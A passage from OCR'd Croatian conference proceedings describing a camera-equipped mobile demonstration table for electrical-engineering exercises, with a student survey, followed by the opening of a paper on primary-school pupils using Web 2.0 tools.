Kod izvođenja praktičnih pokusa treba auditoriju , odnosno grupi od 15 do 30 studenata, prenijeti nekoliko okvirnih vizualnih, a po potrebi i auditivnih doživljaja kako bi im se prostor pokusa sasvim približio te ih na neki način i učinio direktnim sudionicima. Obzirom da se radi o većoj skupini studenata, vizualizacija se izvodi preko slike koju projicira projektor na površinu bijelog platna predavaonice te zvuka iz pratećeg audio sustava (slika 1).

Budući da su za izvođenje auditornih vježbi satnicom predviđene standardne predavaonice kapaciteta do 50-tak studenata, jasna je potreba za realizacijom demonstracijskog stola koji bi na sebe preuzeo funkciju koji inače ima laboratorijski prostor, uz naglašenu potrebu za mobilnošću. Naime, demonstracijski stol se u fazi pripreme auditornih vježbi oprema u laboratoriju odgovarajućim instrumentarijem, napajanjem te predviđenim modelom za izvođenje jednog ili više demonstracijskih pokusa, a za fazu prezentacije transportira u predavaonicu predviđenu za jednu ili više grupa studenata prve godine. Pri tom je važno da je tako pripremljen demonstracijski stol bude kompaktan i otporan na prenošenje, svi elementi i oprema stola trebaju biti fiksirani, ako je moguće na način koji osigurava kasnije brzu izmjenu instrumenta i opreme.

II. IZVEDBA

A. *Informacijski okviri*

Za prezentaciju pokusa u realnom vremenu predviđeni su sljedeći informacijski okviri:

- Video slika kompletne površine stola, uključivo ispitni model te instrumente ili pomoćna sredstva uz model
- Video slika detalja na modelu (makro slika)
- Video slika ekrana digitalnog osciloskopa u slučaju kada se prenosi informacija o snimanoj pojavi male do srednje brzine
- Podaci sa dva digitalna multimetra, po izboru napon, struja, otpor ili temperature mjerena termoelementom K-tipa koji se nalazi u priboru multimetara
- Podaci sa dvokalnalnog digitalnog osciloskopa (snimljena pojava koja se može osvježavati u sekundnom ritmu)
- Podaci sa upravljivog izvora napajanja 0-30V, 3A ili video slika upravljačke ploče
- Prezentacijski podaci, tehnički podaci u pdf, jpeg ili drugom slikovnom formatu
- Rezultati mjerenja te grafovi na temelju izvršenih mjerenja na bazi tablica u excel formatu


B. *Struktura opreme*

Struktura korištene opreme temelji se na istraživanju najpovoljnijeg izbora nužne koji je izvršen krajem 2011. godine [2, str. 12-23] . Pri tom su uzeta u obzir i postojeća iskustava u korištenju instrumentacije u laboratorijima Zavoda za automatizaciju i procesna računala te neka od opreme koja je u tim laboratorijima stajala na raspolaganju. Iskustvo koje je trebalo steći bilo je iz područja video podsustava, odnosno izbora video kamera te programske podrške koja će omogućiti spajanje izabranih informacijskih okvira na monitoru upravljačkog računala, da bi takva slika bila prezentirana i projicirana preko postojećeg projektora predavaonice.

Izabrana instrumentacija morala je zadovoljiti barem dva uvjeta:

- Serijska komunikacija preko USB priključka
- Pogonski programi jednostavni za korištenje te mogućnost otvaranja više instanca istog pogonskog programa u slučaju potrebe korištenja više istih instrumenata

Na slici 2 prikazana je blok shema spoja vodećeg računala (prijenosno računalo manjih dimenzija) sa video i instrumentacijskom opremom. Glavni serijski kanal podataka ide sa USB priključka računala na 7-kanalni USB razdjelnik tipa D-LINK DUB-H7 gdje se zvjezdasto priključuju ostali uređaji [3, str. 1]. Multimetri tipa PeakTech 3388 opremljeni su originalno serijskom vezom




Slika 2. Blok shema spoja upravljačkog računala sa instrumentacijom I video jedinicama

RS232, ali se uz njih isporučuje i konvertor na USB serijski standard [4, str. 42-43] Glavni nedostatak tih cjenovno relativno povoljnih multimetara je nemogućnost daljinskog programiranja izbora načina mjerenja te izbora mjernog područja. Ugrađena programska podrška podržava jednosmjernu komunikaciju prema računalu, tj. multimetar PeakTech emitira blokove izmjerenih podataka u sekundnom ritmu. Tehnički bolji izbor bio upotreba digitalnih multimetara tipa Agilent 34405A, ali je tu cijena činioc koji treba pritom uzeti u obzir [5]. Digitalni osciloskop tipa DS1052E ima dva kanala, propusnost od 50MHz te frekvenciju uzorkovanja od 1000GS/s [6]. Opremljen je USB priključkom preko kojeg je moguće programiranje parametara osciloskopa kao i prijenos snimljene pojave na računalo.

C. *Video podsustav*

Prijenos video informacija o pokusu koji se izvodi pred studentima realiziran je preko video podsustava. Živa slika se snima i prenosi iz dva izvora; web kamere manjih dimenzija te digitalne kamere (HD kamkorder) koja ima vlastitu memoriju te omogućava i spremanje audio/vizualnog zapisa. Digitalizirani video spojen je preko USB serijskog priključka na razdjelnik odnosno na vodeće računalo. Pomoćni pogonski program instaliran na računalu daje mogućnost pokretanja nekoliko instanci video okvira na monitoru računala [7].

Web kamera je male mase i prikladnih dimenzija koje omogućuju dinamičko prenošenje kamere na različita mjesta pokusnog modela te snimanje detalja zbivanja tijela ispitnog procesa. Izabran je tip web kamere Logitech HD Pro C910 zbog izvanrednih tehničkih performansi, a



Slika 4. Makro detalj snimljen uz najveće pojačanje Logitech web kamere

umjerene cijene [8]. Ta je kamera opremljena Carl Zeiss® optikom, snima u rezoluciji do 1920 x 1080 piksela te ima pogonski upravljački program kojim se može fokusirati određeni detalj, ručno ili automatski izoštriti slika. Na slici 3 prikazan je izoštreni detalj snimke dijela mjerne trake metra. Vidljivo je koliki je domet makro snimanja izabranom kamerom.

Drugi izvor žive slike je kamkorder firme Canon, a izabrani tip je Legria HF R16 [9]. Videokamera tog tipa ima mogućnost pričvršćenja na stativ što daje stabilnu sliku informacijskog okvira kompletne površine stola (uključuje pokusni model, instrumente te ruke demonstratora kada je to potrebno). Na slici 4 prikazana je videokamera na stativu koji se nalazi na površini stola. U slučaju da se želi prokazati stol s instrumentima iz veće udaljenosti kako bi se obuhvatio veći pokusni model te cijela figura demonstratora, teleskopsko postolje stativa se prilagodi postavljanju na podij pokraj demonstracijskog stola.

Obzirom da video kamera za prijenos žive slike ima predviđen kompozitni video signal, taj se signal mora prilagoditi USB priključku računala. Iako na samoj kameri postoji i USB serijski port, taj u tu svrhu nije iskoristiv jer je namijenjen isključivo prenošenju već snimljenih kadrova iz memorije kamere u memoriju osobnog računala; dakle taj priključak se ponaša kao vanjska memorija. U tom smislu ta videokamera se može koristiti za prethodno snimanje interesantnih kadrova vezanih za temu planiranog pokusa (npr. kadrova iz proizvodnje telekomunikacijskih ili energetskih kabela kao priprema za vježbu sa temom mjerenje specifičnog otpora vodiča).




Slika 3. Videokamera na stativu obuhvaća slikom pokusni model i instrumente na površini stola

Za prilagodbu kompozitnog video signala na USB priključak računala potrebno je primijeniti analogno/digitalni pretvornik video signala, odnosno izvršiti digitalizaciju analognog video signala. Korišten je digitalizator tvrtke AVerMedia koji ima priključak na USB serijski port računala te uz isporučeni pogonski program omogućuje da videokameru sa analognim video izlazom koristimo isto kao web kameru [10].

Oba video izvora imaju ugrađene mikrofone (Logitech web kamera čak dva za stereo snimanje) tako da se preko istih kanala prenosi, a na upravljačkom računalu se može i izabrati, zvučni kanal koji je od interesa pri određenom pokusu. Zvuk se emitira ili preko ugrađenih zvučnika računala, preko vanjskih zvučnika ili kod bolje opremljenih predavaonica, preko zvučnog sustava koji postoji uz video projektor.

Za brzi raspored informacijskih okvira po prezentacijskom ekranu postoje uslužni programi. Vrlo dobar se pokazao pomoćni program WinSplit Revolution koji korisniku olakšava jednostavnu organizaciju radne odnosno prezentacijske površine [11]. WinSplit Revolution dopušta podjelu zaslona računala na manje dijelove: polovine, trećine, četvrtine, itd. Na primjer: prozor može biti smanjen i premješten u desni kut zaslona, ili u lijevi kut ili u središte zaslona i to sve jednim klikom miša bez dodatnog smanjivanja ili premještanja otvorenih prozora na radnoj površini računala. Dakako, što je prezentacijska površina veća time se može i na više dijelova podijeliti, a i preglednost je bolja. Dakako da će na broj informacijskih okvira negativno utjecati razlučivost slike upravljačkog računala, a naročito razlučivost slike prezentacijskog video projektora. Optimalno bi bilo kada bi razlučivost projektora bila XVGA tipa (1280x800) što odgovara rezoluciji LCD monitora na prijenosnim računalima.

Posebno treba istaknuti problem vezan sa rasvjetom u predavaonici u kojoj se koristi demonstracijski stol. Ovisno o kvaliteti video projektora koji se koristi u predavaonici (najčešće su već fiksno montirani na nosaču sa stropa prostorije), odnosno o iznosu jakosti projicirane svijetlosti u ANSI lumenima, mora se prilagoditi i rasvjeta prostorije. Slabiji projektori zahtijevaju veće zamračenje prostorije što se osigurava danju zastorima na prozorima, a u večernjim satima regulacijom osvjetljenja. Zamračenje prostorije negativno utječe na kvalitetu slike koju



Slika 5. Lokalno, fokusirano osvjetljenje na demonstracijskom stolu

dobivamo sa kamera na demonstracijskom stolu pa slika postaje tamna, kontrast slike je slabiji, a detalji nisu dobro uočljivi. Rješenje nije u traženju kompromisa između dobre vidljivosti projicirane slike i osvijetljene površine koju kamera snima, nego u postavljanju lokalne, usmjerene rasvjete na samom stolu.


Kao što je vidljivo na slici 5, lokalna rasvjeta pokriva površinu od interesa, koja se živo prenosi, a opet, što je manje moguće utječe na rasvjetu predavaonice. Bolje rješenje je u upotrebi usmjerenih LED svjetiljki, ali se eksperimentom treba utvrditi koji spektar svjetla (toplina svjetla) najbolje odgovara primijenjenim kamerama.

III. KONSTRUKCIJA

Za mehaničku izvedbu demonstracijskog stola pronađeno je najpovoljnije moguće rješenje; naime pretraživanjem ponude komercijalnih pisaćih odnosno stolova za računalo po hrvatskim trgovinama namještaja uočen je model stola koji originalnom konstrukcijom prednjači kao kandidat alternativnu namjenu [12].

Konstrukcija stola ima sljedeće performanse:

- čelični noseći dijelovi kostura stola osiguravaju čvrstoću i nosivost drvenih horizontalnih ploha
- postolje stola opremljeno je kotačima na stražnjem dijelu što omogućava mobilnost, a u stacionarnom položaju stol ne kliže
- najveća površina (radna ploha) za pokusni model i manje instrumente je dimenzija 60x115 cm što je dovoljno veliko za organizaciju jednog pokusa, a opet dovoljno malo da stol bude mobilan
- gornje postolje nalazi se iznad modela pa ima dvostruku funkciju, na gornjoj plohi (30x60) ima dovoljno mjesta za npr. digitalni osciloskop i multimetar, a ispod plohe je pravi izbor za lokaciju i učvršćenje web kamere koja snima zbivanja na pokusnom modelu
- bočna polica može se iskoristiti za smještaj prijenosnog računala ili alternativno za manji monitor (do 14“) ako se umjesto prijenosnika koristi standardno stolno računalo
- donje police (ispod radne površine i dolje bočno) predviđene su za smještaj teže opreme; programibilni izvor napajanja, stolno računalo i slično
- lokalno osvjetljenje može se izvesti kao što je vidljivo na slici 5 ili još bolje ugradnjom LED rasvjete na donju površinu gornjeg postolja – konzole



Slika 7. Konstrukcija stola i predviđene pozicije za opremu

IV. PRIMJER IZVOĐENJA POKUSA

A. *Priprema demonstracijskog stola*


Priprema pokusa obavi se prema planu vježbe u laboratorijskim uvjetima. Cilj pripreme je izrada prototipa ispitnog modela, ispitivanje njegove funkcionalnosti te određivanje ključnih točaka i kadrova koji će biti prezentirani na auditornim vježbama. Najbolje je snimiti kamkorderom interesantne detalje pokusa kako bi i te snimke postale dijelom dokumentacije vježbe. Dobro je pritom napraviti i nekoliko fotografija cijelog modela kao i pojedinih zanimljivih detalja u velikom planu.

Na slici 7 prikazan je prototip modela za ispitivanje i demonstraciju karakterističnih parametara kontakata (više vrsta releja, tipkala i grebenaste sklopke). Plan vježbe obuhvaća mjerenje prijelaznog otpora kontaktnog spoja zavisno o geometriji kontakta, prikaz pojave samočišćenja kontakta kao i pojavu iskrenja prilikom uklopa ili isklopa strujnog kruga.

Pad napona na kontaktu mjeri se multimetrom na milivoltnom području, dinamika uklopa i isklopa snima se



Slika 6. Laboratorijska priprema prototipa pokusnog modela



Slika 8. Informacijski okviri na monitoru računala

jednim kanalom digitalnog osciloskopa, a iskrenje kontakta prenosi se u živo web kamerom zumiranom na sam kontakt.

B. Provedba pokusa

Na temelju prototipa pripremljen je model i pozicioniran na demonstracijskom stolu. Instrumentacija te video izvori postavljeni su na predviđena mjesta. Izvor napajanja stavlja se zbog težine na donju policu stola. Drugom kamerom može se zahvatiti cijeli kadar pokusnog modela kao i detalj prednje ploče izvora napajanja tako da se vidi namješteni napon te struja strujnog kruga. Žarulja za nazivni napon 24 VDC predstavlja teret te ujedno studentima vizualizira kada je strujni krug zatvoren te „jačinu“ struje kroz kontakt. Zvučni efekt je moment uklapanja kontakta releja koji se može pojačati preko audio sustava računala.

Na monitoru računala sastavljaju se informacijski okviri prema tijeku izvođenja pokusa, odnosno prema dinamici događaja na pokusnom modelu. Pojedinačni informacijski okvir može se povećati i prikazati na cijelom ekranu ako to zahtjeva trenutak u kojem želimo naglasiti neki poseban događaj ili detalj.

Na slici 8 prikazan je jedan od sastava informacijskih okvira na monitoru računala povezan sa izvođenjem opisanog pokusa mjerenja parametara različitih odvojivih kontakata. Na gornjem lijevom okviru prikazana je živa slika detalja unutrašnjosti releja, gdje se vidi mirni i radni kontakt te se u trenutku preklapanja primjećuje električni luk koji spaja dvije kontaktne površine. Na donjem desnom okviru prikazana je snimljena prelazna pojava da jednog kanala digitalnog osciloskopa.

U trenutku uključenja strujnog kruga primjetno je treperenje kontakta te pojava iskrenja (napon luka konstantan je nekoliko mikro sekundi). Lijevi donji okvir daje informaciju o izmjerenom padu napona na zatvorenom kontaktu u stacionarnom stanju, a desni gornji okvir je pdf dokument sa prikazom sheme ispitivanog spoja.


V. ANKETA

Otprilike pri kraju druge trećine tijeka odvijanja nastave (predavanja i auditorne vježbe s prezentacijama pokusa u živo) na kolegiju „Materijali u elektrotehnici“ provedena je anketa među studentima. Anketa je bila dobrovoljna i anonimna, a od 220 studenata koji su pohađali predavanja, njih 92 je ispunilo listić sa anketnim pitanjima. Anketa je sadržavala 8 pitanja vezano uz tematiku provođenja auditornih vježbi po novom modelu, a uz svako pitanje bila su ponuđena 5 moguća odgovora od kojih jedan koji je po studentovom mišljenju najprikladniji treba zaokružiti. Deseto pitanje bilo je traženje prijedloga za poboljšanje auditornih vježbi.

Prvo pitanje bilo je da li auditorne vježbe proširuju opseg znanja dobivenih na predavanjima. Za očekivati je bilo da će većina studenata odgovoriti potvrdno. Naime, u toku razgovora s studentima na vježbama, a kasnije na konzultacijama poslije kolokvija, uočeno je da veliki broj njih nema dovoljno znanja iz nekih bazičnih područja struke koja su zapravo vezana na srednjoškolska znanja iz fizike i kemije. Čak i studenti koji su došli sa stručnih elektrotehničkih škola relativno slabo barataju povezivanjem elementarnih elektrotehničkih pojava sa praktičnim pokusima. Razdioba odgovora na prvo pitanje vidljiva je iz grafa prikazanog na slici 9. Preko 80% studenata koji su pristupili anketi misli da su nove auditorne vježbe pretežno do vrlo korisne, a oko 14% njih ne dijeli to mišljenje.

Detaljni rezultati ankete prikazani su u tablici I. Sažeto iz tih rezultata većina studenata misli sljedeće.

- Praktičnih pokusa na vježbama ima skoro koliko bi željeli
- sviđa im se kada se izvode pokusi u živo uz diskusiju demonstratora s studentima
- naime, auditorne vježbe bez pokusa bile bi poput



Slika 9. Preteže mišljenje studenata o korisnosti novog načina izvođenja auditornih vježbi

TABLICA I. REZULTATI STUDENSKE ANKETE

pitanje	*1*	*2*	*3*	*4*	*5*
Bilo bi dobro da se na vježbama ima i više praktičnih pokusa	sada ih ima previše **1,4%**	treba ih malo smanjiti **0%**	sada ih ima dovoljno **54,3%**	slažem se **38,6%**	treba ih puno više **5,7%**
Sviđa mi se kada nastavnik na vježbama	više priča **8,7%**	više crta po ploči **7,6%**	više izvodi pokus u živo **45,7%**	više razgovara s studentima **27,2%**	pokazuje detalje **10,9%**
Auditorne vježbe bez pokusa u živo bile bi	dosadne **33,3%**	ne bi ništa naučili **16,0%**	iste kao predavanja **50,7%**	bolje **0%**	sadržajnije **0%**
Prikazivanje pokusa uživo kamerama i instrumentima	zbunjuje me **0%**	ne pruža novo znanje **1,3%**	potvrda je teorije **25,3%**	prilika je upoznati struku **32,9%**	prilika da svi vide detalje **40,5%**
Auditorne vježbe s pokusima zanimljive su u grupama	više od 50 **0%**	do 50 osoba **0%**	do 30 osoba **54,3%**	do 15 osoba **42,9%**	do 10 osoba **2,9%**
Pokusi u živo interesantni su radi	video prikaza detalja **12,8%**	podataka s instrumenata **20,2%**	tehničkog sadržaja **27,7%**	zanimljivih ishoda **25,5%**	tehnike prikaza **13,8%**
Treba više komunikacije između demonstratora i studenata	nije potrebna **5,7%**	i sada je previše **0%**	sasvim je u redu **60,0%**	da, treba malo više **30,0%**	da, treba više **4,3%**

predavanja

- prikazivanje pokusa u živo kamerama prilika je upoznati struku preko uočenih detalja
- vježbe su najzanimljivije u grupama od 25 studenata
- pokusi u živo interesantni su radi tehničkog sadržaja i zanimljivih ishoda

VI. ZAKLJUČAK

U ovom članku prikazan je dio mogućih rješenja za korištenje računalom vođenog demonstracijskog stola kao alata za odvijanje auditornih vježbi. Nakon odabira potrebne opreme i spajanja svih komponenti stola u funkcionalnu cjelinu, isprobavanjem istih, provođenjem auditornih vježbi i temeljem studentske ankete može se zaključiti kako demonstracijski stol s odabranim komponentama zadovoljava uvjete poput jednostavnosti sastavljanja i korištenja stola, vidljivosti i jasnoće prikazivanja pokusa koje se odvijaju na stolu, vidljivih rezultata pokusa te obrade istih.

Demonstracijski stol se pokazao kao vrlo jednostavno, ali i kvalitetno rješenje za odvijanje auditornih vježbi pomoću kojeg se studentima približavaju osnovni procesi u elektrotehnici. Pošto je ovo prvi put da se na stručni studij elektrotehnike uveo ovakav oblik nastave postoje brojne mogućnosti za poboljšanje, ali s vremenom će se utvrditi i prava vrijednost te kvaliteta ovakvog rješenja izvođenja nastave. Jedna od zamisli koje su već sada prisutne za poboljšanje je postavljanje dodatnih nekoliko pomičnih kamera, kako bi se studentima još bolje predočili pojedini segmenti izvođenog pokusa.

Kao što je napomenuto ranije digitalni multimetri tipa Agilent 34405A bili bi prikladniji zbog naprednijih mogućnosti komunikacije, ali zbog financijskih ograničenja njihova upotreba trenutno nije moguća. U planu je izrada skripata u koja bi studenti mogli upisivati rezultate pokusa i svoje zaključke.

Ovakav način izvođenja nastave mogao bi se uz odgovarajuće izmjene, ovisno o potrebama, izvoditi i u drugim kolegijima na stručnom studiju elektrotehnike na Tehničkom veleučilištu u Zagrebu, ali i na drugim studijima te u srednjim školama.

LITERATURA

[1] Lj. Cvitaš, "Zbirka predavanja iz kolegija Materijali u elektrotehnici", Tehničko veleučilište u Zagrebu, repozitorij, 2012

[2] H. Peharec,"Demonstracijski stol", Završni rad br. 1104, Tehničko veleučilište u Zagrebu, 2011.

[3] D-LINK, dostupno na *www.**dlink**.com/products/?pid=149*, pristupljeno dana 18.2.2012.

[4] PeakTech 3380 Digital Multimeter, Operation manual, CD priložen uz uređaj

[5] Agilent, dostupno na www.home.agilent.com/agilent, pristupljeno 18.2.2012

[6] RIGOL, dostupno na http://www.rigolna.com/products/digital-oscilloscopes/ds1000e/ , pristupljeno 18.2.2012

[7] N. Danjou, "AMCap, video capture and priview software", dostupno na www.noeld.com/programs.asp?cat=video#AMCap, pristupljeno dana 18.2.2012

[8] Logitech, "HD Pro C910", dostupno na www.logitech.com/en-us/webcam-communications/webcams/devices/6816, pristupljeno dana 18.2.2012

[9] Canon, "Kamkorder Legria R16", dostupno na www.canon.hr/For_Home/Product_Finder/Camcorders/High_Definition_HD/LEGRIA_HF_R16/index.aspx?specs=1, pristupljeno dana 18.2.2012

[10] AverMedia, "DVD EZMaker 7", dostupno na www.avermedia.com/Product/ProductDetail.aspx?Id=505, pristupljeno dana 18.2.2012

[11] WinSplit Revolution, dostupno na www.winsplit-revolution.com, pristupljeno dana 18.2.2012

[12] KiKa Zagreb," Stol za računalo Pamplona JN-9080", Katalog 2012, broj artikla 16169832

Razvijanje informatičke pismenosti učenika razredne nastave korištenjem Web 2.0 alata u poučavanju

Dubravka Petković
Osnovna škola Fažana, Fažana
dubravka.petkovic@skole.hr

Sažetak - Web 2.0 alati mogu se koristiti u radu s djecom od najranije dobi. Kao učiteljica u nižim razredima osnovne škole svakodnevno se koristim ICT u radu s učenicima. Već od prvog razreda uvodim alate primjerene njihovim vještinama i poučavam ih svrhovitom korištenju ICT u različitim aktivnostima i situacijama.

Ovaj rad govori o tome kako učenici 3. i 4. razreda osnovne škole (uzrasta 9-10 godina) uspješno koriste i primjenjuju neke od web 2.0 alata, kako u redovnoj nastavi pri savladavanju nastavnih sadržaja, tako i za izradu individualnih zadataka, suradničkom radu na zadatcima, projektnim aktivnostima, pisanju domaćih radova itd. Rad prikazuje primjere alata te kako i u kojim područjima su ih učenici koristili.

I. UVOD

Mnogo je toga već rečeno o potrebi mijenjanja načina poučavanja, problemu neprilagođenosti nastavnih sadržaja novim generacijama, stjecanju digitalnih kompetencija učenika koje su zadane smjernicama Nacionalnog okvirnog kurikuluma. Kao učitelj razredne nastave osvijestila sam važnost cjeloživotnog učenja i važnost uporabe ICT u svakodnevnom životu. Niz godina koristim tehnologiju i redovito se educiram su tom području. Stečena znanja počela sam primjenjivati i primjenjujem u radu s učenicima.

Osim toga u sklopu izvannastavnih aktivnosti vodim i Informatičku skupinu sa svojim razredom. Učenici su u tu skupinu uključeni od prvog razreda. Cilj rada skupine je usmjeriti učenike na pravilno i sigurno korištenje tehnologije, razvijanje njihove sposobnosti traženja i selektiranja informacija te njihovu primjenu.

U prvom i drugom razredu učenici su stjecali osnovna informatička znanjima rada na računalu te putem edukativnih igrica i kvizova usvajali nastavne sadržaje. U trećem i četvrtom razredu (uzrast 9-10 godina) koncentracija im je bolja, samostalniji su, skloniji rješavanju problemskih zadataka, analizama, vole logičke zadatke koji imaju svrhu, više vole raditi u grupi i surađivati. U tom su uzrastu spremni za nove izazove i traže ih. U tom periodu uz predviđeni program počeli smo s korištenjem Web2.0 alata u radu. Na satovima informatike stječu osnovna znanja o načinu korištenja alata, a stečeno znanje koriste pri samostalnom rješavanju zadataka. Na taj način povećava se motivacija za učenje i usvajanje novih informacija.

Svoje radove prezentiramo na web stranici našeg razreda Smućkani frape 4.b gdje su dostupni roditeljima i svima onima koje zanima naš rad .

II. OPIS ALATA I PRIMJENA

Moto ovog našeg rada je: ***Svaki tjedan alat jedan***. Učenici se upoznaju s novim alatom i primjenjuju ga u radu.

Slijedi opis nekih od alata koje su učenici koristili s primjerom aktivnosti učenika u pojedinom nastavnom predmetu .

A. Podsneck

Podsneck [1] je alat za podcasting. Podcast (podcasting) je ime za audio/video datoteku koja se distribuira putem Interneta, a namijenjena je slušanju/ gledanju na računalu uz pomoć digitalne tehnologije.

U ovom primjeru daje se prikaz korištenja alata na satu hrvatskog jezika (lektire). Umjesto klasične provjere pročitanoga djela učenici su morali osmisliti pitanja za intervju s glavnim likovima iz romana Duh u močvari Ante Čardaša. Radili su u paru. Prije snimanja učenike sam upoznala s alatom. Svaki intervju trebalo je snimiti u trajanju do 60 sekundi. Jedan je učenik bio lik , a drugi reporter i obrnuto. S pomoću mikrofona i alata Podsnek snimili su intervju, pohranili ga u playeru po vlastitom izboru te ga na web stranici podijelili s drugim učenicima. Poveznica: Intervju



Slika br.1 Player s intervjuom

B. *Tikatok*

Tika tok [2] je alat za izradu online knjiga (slikovnica) koje se mogu i isprintati. Ovim alatom koristili su se učenici individualno. Zadatak je bio da kod kuće naprave pripremne radnje: osmisle tekst i razmisle kako oslikati slikovnicu. Za izradu knjige korelirali smo sadržaje hrvatskoj jezika i likovne kulture. Na satovima hrvatskog jezika osmislili su priču, na satu likovne kulture izradili su ilustracije za priču. Svoje uratke integrirali su alatom TikaTok u slikovnice koje smo objavili na web stranici razreda. Poveznica: Slikovnica

Neke od slikovnica objavili smo i na društvenim mrežama Twitter i Facebook gdje smo grupama učitelja prikazali učenički rad. Pojedini učenici za izradu svoje slikovnice koristili alat:

C. *Flipsneck*

Flipsneck [3] je alat koji služi za oblikovanje teksta u virtualnu knjigu. Ovaj alat je veoma jednostavan za primjenu. Glavna mu je zadaća da bilo koji PDF dokument pretvori u oblik knjige. Učenici su svoje slikovnice izradili u PowerPoint prezentaciji, zajednički smo takvu prezentaciju pretvorili u pdf, te uz pomoć internetske veze i s pomoću alata Flipsneck izradili svoju slikovnicu.

Poveznica: Slikovnica




Slika 3.Slikovnice izrađene u Flipsnecku i Tikatok

D. *GlogsterEdu*

Jedan od poznatijih alata za izradu online postera, gloga, online plakata na koji se mogu integrirati audio i video sadržaji je Glogster [4]. Taj alat daje mogućnost suradničkog rada, stvaranja grupa i razreda. Taj alat najčešće koristimo za sadržaje prirode i društva no i za ponavljanje i utvrđivanje sadržaja drugih predmeta. Alat omogućuje različiti pogled na istu nastavnu temu, te traži skupni rad i dogovor. Suradnički u grupama ili individualno učenici postavljaju na glog sažetke, ključne pojmove, sadržaje neke nastavne teme te im to služi kao podsjetnik za učenje.

Primjer grupnog rada ***Čovjek to sam ja***.

